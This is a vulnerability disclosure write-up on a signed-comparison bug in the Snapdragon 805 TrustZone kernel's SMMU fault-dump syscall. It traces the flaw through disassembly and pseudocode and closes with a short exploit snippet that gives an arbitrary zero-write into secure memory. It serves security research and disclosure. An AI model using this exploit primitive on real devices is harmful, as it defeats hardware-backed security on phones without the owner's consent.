TRUSTNONE

Signed comparison on unsigned user input leading to arbitrary read/write capabilities of secure memory/registers in the APQ8084/Snapdragon 805 TrustZone kernel

Discovered and documented by Sean Beaupre (beaups)

Affected products

This vulnerability appears to affect all APQ8084/Snapdragon 805 devices running all publicly seen versions of the TrustZone kernel. Some popular affected devices are the Motorola Droid Turbo/MAXX, Motorola Nexus 6, and the Samsung Galaxy Note 4. This vulnerability was successfully exploited to unlock the Motorola Droid Turbo's bootloader.

Background/Scope

TrustZone is an ARM feature, allowing a "secure world" kernel to run alongside the "normal world" kernel. Communication with the TrustZone kernel is facilitated via the SMC instruction, allowing the normal world to utilize syscalls that are exported by the TrustZone kernel. An API is provided in the Android/Linux kernel. The on-chip and off-chip memory regions containing the TrustZone kernel are protected by hardware memory protection units; Qualcomm brands these as XPUs.

The XPUs are configured by early bootloaders to only allow specific execution environments to access specific memory locations. For instance, if the Android (APPS) execution environment attempts to read or write the memory that is configured in an XPU for the TrustZone kernel, the CPU will abort and, depending on configuration, reboot the device due to an XPU violation.

This document assumes the reader has a working knowledge of the Android/Linux kernel and the TrustZone APIs provided.

Bad behaving syscalls

Qualcomm's TrustZone kernel has seen its fair share of vulnerabilities. More often than not, these vulnerabilities are related to syscalls not properly validating input from the non-secure caller. TrustZone operates with physical memory addressing. Syscalls that result in reading or writing memory need to ensure that the physical addresses passed from the non-secure caller do not target secure memory locations. If the non-secure caller is able to bypass these checks, or exploit an error in these checks, the caller can affect secure memory and ultimately the execution of the TrustZone kernel.

TRUSTNONE

The bug

Our bad behaving syscall is **tzbsp_smmu_fault_regs_dump**. If this function sounds familiar, its probably because another bug was recently found in this function – see http://www.fredericb.info/2014/12/qpsiir-80-qualcomm-trustzone-integer.html. As interesting as that bug was, it was also equally useless. This bug is not. Let's dive in:



Fig. 1

In figure 1 above, you can see IDA's representation of this function. Note that function names, such as "**is_debugging_device**" are my own interpretation, as TrustZone source code is not available.

This syscall expects four arguments, as can be deduced by the register PUSH and also through a quick glance at the syscall table. Ultimately we need to end up reaching **do_regs_dump**.

The first branch is simple, we need to call in with ARG2 != 0. Then we reach **is_debugging_disabled**. Without researching this fully, I can simply state that retail devices **should** return 1 and the execution flow should end up here:



Fig. 2

Here you can see that R1 and R0 are restored to there original values. At this point, we have:

R0 = ARG0
R1 = ARG1
R2 = ARG2
R3 = ARG3

Next, **do_regs_dump** is called:



Fig. 3

R0 and R1 are backed up to R4 and R5 respectively, then **validate_input** is called.



Fig. 4

I think it's safe to say that the function names I assigned in figure 4 don't represent the programmer's intentions.



Fig. 5

do_sloppy_signed_comparison in figure 5 compares ARG0/R0 with (int) 7. If ARG0 >= 7, this function should return 0, which will result in the syscall failing. However, as any researcher will quickly notice, the THUMB BGE instruction is a signed comparison. This means that not only any value in the range of 0-6 will return our needed value of "1", but also values passed in the range of 0x80000000 and 0xFFFFFFFF.



Fig. 6

The next function called from **validate_input** is **validate_something_else.** This validation is interesting, and the pseudocode might look something like this:

```
R0 = ARG0;
R1 = ARG1;
R0 = R0 * 0x11;
uint *R2 = (uint *)0xFE8282CC; /*this is in a data segment in the TrustZone kernel*/
R2 = *R2;                      /*in the TrustZone image I'm testing with, this value =
0xFE827B58*/
R0 = 4 + (R0 * 0x10);
R0 = *(R0 + R2);
if (R0 < R1) return 0;         /*fail – we need to return 1, thus R0 needs to be > R1*/
```

R0 when entering this function = ARG0 from the syscall. Remember, R0/ARG0 was tested in **do_sloppy_signed_comparison** to ensure the value is between 0 and 6, but inadvertently will also allow values between 0x80000000 and 0xFFFFFFFF. In **validate_something_else** you can see that R0 is intended to be used to calculate some offset in some structure in secure memory beginning at 0xFE8282CC. So what happens if R0 contained a value like 0x88888888?

```
R0 = ARG0 = 0x88888888;
R1 = ARG1;
R0 = R0 * 0x11;              /*R0 now equals  0x11111108*/
R2 = 0xFE8282CC;             /*this is in a data segment in the TrustZone kernel*/
R2 = *(uint *)R2;            /*in the TrustZone image I'm testing with, this value =
0xFE827B58*/
R0 = 4 + (R0 * 0x10);        /*R0 now equals 0x11111084*/
R0 = *(R0 + R2);             /*R0 now is loaded with with the data contained at
physical address 0x11111084 + 0xFE827B58= 0x0F938BDC << This memory location is NOT
secure, we can control it!*/
if (R0 < R1) return 0;       /*fail – we need to return 1, thus R0 needs to be > R1*/
```



Fig. 7

After a successful return from **validate_input**, very similar calculations are performed again:

```
R4 = ARG0 = 0x88888888;
R0 = *((uint *)0xFE8282CC);  /*0xFE827B58 on my test device*/
R1 = ARG0 * 0x11;            /*R0 now equals  0x11111108*/
R0 = R0 + (R1 * 0x10);       /*R0 now equals 0x0F938BD8; << we can control memory location 0x0F938BD8, it is not secure*/
R0 = *(uint *)R0;            /*R0 now equals whatever was contained at physical memory address 0x0F938BD8*/
```

Next, the function branches to **write_some_stuff:**



Fig. 8

Finally, we've reached the endgame:

```
R0 = *(uint *)0x0F938DB8;
R1 = ARG1 = 0;               /*(things are easier to call with ARG1 = 0)*/
R2 = 0;                      /*result of a MOVS R2, #0 earlier*/
R0 = R0 + 0x8000;
*(R0+0x5C) = 0;
```

Effectively, TrustZone will write a 0 to *((uint *)0x0F938DB8) + 0x805C. We control the data at 0x0F938DB8. Game over.

The Exploit

Your exploit code might look something like this:

```
uint target = PHYSICAL_MEMORY_TARGET_YOU_WANT_ZERO_WRITTEN_TO;
uint *bad_pointer1 = ioremap(0x0F938BD8, 4);          /*ioremap probably isn't the "correct" way to get a pointer to an arbitrary physical address, but whatever, it works */
uint *bad_pointer2 = ioremap(0x0F938BDC, 4);

writel((target - 0x805c), bad_pointer1);              /*also probably not the "correct" way*/
writel(0x1, bad_pointer2);
asm volatile("mcr p15, 0, %0, c7, c1, 0": : "r" (0));      /*it's inconsiderate to forget to flush!*/

SCM4(DO_SMMU_REGS_FAULT_DUMP, 0x88888888, 0, 1, 1);
```

Note that targeting TrustZone code segments will result result in a TrustZone/device crash, unless the OEM lazily mapped TrustZone code segments RWX (I'm looking at you HTC).

It is left to the reader to figure out where to go from here; as mentioned earlier this vulnerability was successfully used to unlock the Motorola Droid Turbo's bootloader.